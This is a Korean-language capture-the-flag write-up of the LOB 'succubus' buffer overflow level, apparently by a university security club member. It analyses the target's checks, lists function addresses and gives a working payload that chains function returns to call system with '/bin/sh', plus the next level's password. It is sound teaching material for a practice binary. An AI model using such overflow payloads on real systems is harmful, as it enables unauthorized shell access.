

|  |
| --- |
| LOB succubus |
| 동아리마크  2018. 03. 28 (wed)  Dong-a .univ  COLONY  Young jin kim |

목차

1. 소스코드 이해
2. 소스코드 분석
3. 공격
4. **소스코드 이해**




1. **소스코드 이해**



[ zombie\_assassin.c의 소스코드 ]

|  |  |
| --- | --- |
| //inspector 조사관  Check == 0  MO => Check != 4 이면 cmd실행  YUT => Check != 3 이면 종료, check = 4  GUL => Check != 2 이면 종료, check = 3  GYE => Check != 1 이면 종료, check = 2  DO => check = 1 | <Main>  Buffer[40], \*addr  인자가 2개 이하이면 프로그램 종료  Argv[1]에서 \x40가 있으면 프로그램 종료 |


1. **소스코드 분석**



[ 조건 1 ]

첫번째, argv[1]배열에 \x40이라는 문자가 있으면 프로그램이 종료된다.


두번째, 공유 라이브러리의 주소값을 첫번째 인자에 쓸 수 없다.



[ 조건 2 ]

첫번째, DO함수의 주소가 들어있는 addr의 주소가 ret주소와 같지 않으면 프로그램 종료.


두번째, ret에 DO함수의 주소값이 들어가도록 강제된다..



[ 조건 3 ]

첫번째, argv[1] buffer를 로 복사하면서 오버플로우가 발생한다..

1. **소스코드 분석**




[ 조건 3 ]

첫번째, buffer[40]+sfp[4]를 0으로 초기화한다.

두번째, buffer에서 48+100만큼 떨어진 메모리부터 끝까지 메모리를 0으로 초기화 한다.

세번재, 우리가 사용할 수 있는 메모리는 ret[4]+memory[100]만큼이다.



[ 조건 4 ]


첫번째, LD\_\* eraser => 이전에 썻던 LD\_\* preload를 막는 것 같다.

두번째, buffer-3000~buffer-2960까지의 메모리가 초기화된다.

세번째, buffer앞 40바이트는 사용 가능하다.

1. Ret[4]와 buffer앞 60byte정도를 조작 할 수 있다.
2. 심지어 ret는 DO함수의 주소값으로 고정이다.
3. 프로그램이 종료되고 DO가 실행되서 check가 1이 된다.
4. MO함수에서 check가 4가되면 시스템함수 콜이 가능하다.
5. Check는 다른 함수를 사용함으로써 하나씩 올릴 수 있다.
6. MO함수에서 인자값을 주소로 넣어주면 그 주소의 값이 전달된다.
7. 인자로 /bin/sh를 넘겨준다.

**2.소스코드 분석**



[ 함수의 주소 파악 ]

첫번째, DO함수의 주소 : 0x080487ec

두번째, GYE함수의 주소 : 0x080487bc

세번째, GUL함수의 주소 : 0x0804878c

네번째, YUT함수의 주소 : 0x0804875c

다섯번째, MO함수의 주소 : 0x08048724

**3.공격**

공격을 시작해보자.




[ “/bin/sh의 주소” ]

나의 페이로드는 다음과 같다.

|  |  |  |  |  |  |  |  |  |
| --- | --- | --- | --- | --- | --- | --- | --- | --- |
| Buffer[40] + Sfp[4] | Ret[4] | DO’s ret[4] | GYE’s ret[4] | GUL’s ret[4] | YUT’s ret[4] | MO’s ret[4] | Argv[1] | Argv[2] |
| Dummy | & DO | & GYE | & GUL | & YUT | & MO | Dummy | & “/bin/sh” | Shellcode |
| “A”\*44 | 0x080487ec | 0x080487bc | 0x0804878c | 0x0804875c | 0x08048724 | “A”\*4 | 0xbffffa98 | “/bin/sh” |

./succubus `python -c 'print "A"\*44+ "\xec\x87\x04\x08"+"\xbc\x87\x04\x08"+"\x8c\x87\x04\x08"+"\x5c\x87\x04\x08"+"\x24\x87\x04\x08"+"AAAA"+"\x98\xfa\xff\xbf"+"/bin/sh"'`



[ 익스플로잇 ]

PW : here to stay